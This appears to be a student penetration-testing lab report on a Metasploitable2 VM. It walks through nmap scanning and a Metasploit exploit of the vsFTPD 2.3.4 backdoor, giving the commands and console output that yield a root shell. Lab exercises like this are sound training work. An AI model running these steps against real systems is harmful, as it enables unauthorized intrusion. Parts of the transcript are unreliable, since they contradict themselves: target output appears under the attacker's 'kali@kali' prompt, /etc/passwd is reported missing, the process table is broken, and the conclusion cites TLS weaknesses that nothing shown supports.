

Penetration Testing Report

Target IP: 192.168.56.102

Testing Environment: Kali Linux VM + Metasploitable2

1. Reconnaissance:


Objective: Identify target availability and gather domain metadata.

Commands Used:

- ping 192.168.56.102 → Confirmed host is up with low latency
- whois google.com → Demonstrated WHOIS enumeration technique

Findings:

- Target IP is reachable and responsive
- WHOIS reveals registrar, DNS, and domain status (used for passive recon)



2. Scanning:

Objective: Discover open ports and service versions.

Commands Used:



- nmap 192.168.56.102
- nmap -sV 192.168.56.102
- nmap --script vuln 192.168.56.102

Findings:

- Multiple open ports including FTP (21), SSH (22), Telnet (23), HTTP (80), MySQL (3306), PostgreSQL (5432), Samba (139/445), and more

- Service versions identified:

- vsFTPD 2.3.4



3. Exploitation:

Objective: Exploit known vulnerabilities to gain unauthorized access to the target system.

Target Service: vsFTPD 2.3.4

Vulnerability: Backdoor Command Execution (CVE-2011-2523)

Tool Used: Metasploit Framework

Commands Executed:

msfconsole

search vsftpd

use exploit/unix/ftp/vsftpd234backdoor

set RHOSTS 192.168.56.102

exploit

Result:

- Exploit successfully triggered the backdoor

- Metasploit spawned a shell session

- Command shell session opened:

192.168.56.102:21 - Backdoor service has been spawned, handling...

[*] Found shell.


[*] Command shell session 1 opened (192.168.0.5:39665 -> 192.168.56.102:6200)

Impact:

- Remote shell access achieved

- No authentication required


- Exploit confirmed via id and whoami commands



```
kali@kali:~$ msfconsole
Session Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
kali@kali:~$ msfconsole
Metasploit tip: Writing a custom module? After editing your module, why not try the reload command

Metasploit Park, System Security Interface
Version 4.0.5, Alpha E
Ready ...
> access security
access: PERMISSION DENIED.
> access security grid
access: PERMISSION DENIED.
> access main security grid
access: PERMISSION DENIED...and ...
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!


= [ metasploit v6.4.84-dev ]
+ -- [ 2,547 exploits - 1,309 auxiliary - 1,683 payloads ]
+ -- [ 432 post - 49 encoders - 13 nops - 9 evasion ]
```



```
msf > search vsftpd

Matching Modules
# Name Description Disclosure Date Rank Check
- - - - -
0 auxiliary/dos/ftp/vsftpd_232 2011-02-03 normal Yes
VSFTPD 2.3.2 Denial of Service
1 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No
VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
msf > use exploit/unix/ftp/vsftpd_234_backdoor
```



```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.102
RHOSTS => 192.168.56.102
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.56.102:21 - Banner: 220 (vsftpd 2.3.4)
[*] 192.168.56.102:21 - USER: 331 Please specify the password.
[*] 192.168.56.102:21 - Backdoor service has been spawned, handling ...
[*] 192.168.56.102:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.0.5:39665 -> 192.168.56.102:6200)
at 2025-11-14 07:41:06 -0500
```

4. Post-Exploitation:

Objective: Enumerate system details and validate full compromise.

Commands Executed:

whoami

id

uname -a

hostname

cat /etc/issue

ps aux

Findings:

- whoami → root
- id → uid=0(root) gid=0(root)
- uname -a → Linux metasploitable 2.6.24-16-server
- hostname → metasploitable
- /etc/issue → Confirmed Metasploitable2 environment

Impact:

- Full root access confirmed
- Ability to enumerate users, processes, and system configuration
- Potential access to sensitive services (MySQL, Samba, PostgreSQL)

```
kali@kali:~$ whoami
root
kali@kali:~$ id
uid=0(root) gid=0(root)
kali@kali:~$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
kali@kali:~$ cat /etc/issue
Metasploitable2

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

kali@kali:~$ hostname
metasploitable
kali@kali:~$ cat /etc/passwd
cat: /etc/passwd: No such file or directory
kali@kali:~$ ps aux
```

USER	PID	%CPU	%MEM	VSZ	RSS	TTY	STAT	START	TIME	COMMAND
root	1	0.1	0.0	2844	1692	?	Ss	07:31	0:01	/sbin/init
root	2	0.0	0.0	0	0	?	S<	07:31	0:00	[kthreadd]
root	3	0.0	0.0	0	0	?	S<	07:31	0:00	[migration/0]
root	4	0.0	0.0	0	0	?	S<	07:31	0:00	[ksoftirqd/0]
root	5	0.0	0.0	0	0	?	S<	07:31	0:00	[watchdog/0]
root	6	0.0	0.0	0	0	?	S<	07:31	0:00	[events/0]
root	7	0.0	0.0	0	0	?	S<	07:31	0:00	[khelper]
root	41	0.0	0.0	0	0	?	S<	07:31	0:00	[kblockd/0]
root	44	0.0	0.0	0	0	?	S<	07:31	0:00	[kacpid]
root	45	0.0	0.0	0	0	?	S<	07:31	0:00	[kacpi_notif
root	91	0.0	0.0	0	0	?	S<	07:31	0:00	[kseriod]
root	130	0.0	0.0	0	0	?	S	07:31	0:00	[pdflush]
root	131	0.0	0.0	0	0	?	S	07:31	0:00	[pdflush]
root	132	0.0	0.0	0	0	?	S<	07:31	0:00	[kswapd0]
root	174	0.0	0.0	0	0	?	S<	07:31	0:00	[aio/0]
root	1130	0.0	0.0	0	0	?	S<	07:31	0:00	[ksnapd]
root	1299	0.0	0.0	0	0	?	S<	07:31	0:00	[ata/0]
root	1302	0.0	0.0	0	0	?	S<	07:31	0:00	[ata_aux]
root	1311	0.0	0.0	0	0	?	S<	07:31	0:00	[scsi_eh_0]
root	1314	0.0	0.0	0	0	?	S<	07:31	0:00	[scsi_eh_1]
root	1334	0.0	0.0	0	0	?	S<	07:31	0:00	[ksuspend_us
root	bd]									
root	1337	0.0	0.0	0	0	?	S<	07:31	0:00	[khud]

Conclusion:

The penetration test conducted against the target system (192.168.56.102) successfully demonstrated the presence of multiple critical vulnerabilities, including a backdoor in vsFTPD 2.3.4, weak TLS configurations, and exposed legacy services. Through systematic reconnaissance and scanning, the attack surface was mapped, revealing outdated and misconfigured services. Exploitation using Metasploit confirmed remote shell access via the vsFTPD backdoor, leading to full root-level compromise.

Post-exploitation activities validated the extent of control over the system, including process enumeration, system fingerprinting, and access to sensitive configurations. These findings highlight the urgent need for patch management, service hardening, and secure protocol enforcement.

Recommendations:

Immediate remediation of identified vulnerabilities, implementation of least privilege principles, and continuous monitoring are critical to maintaining a secure environment. This assessment reinforces the importance of layered security and timely updates in minimizing exposure to known exploits.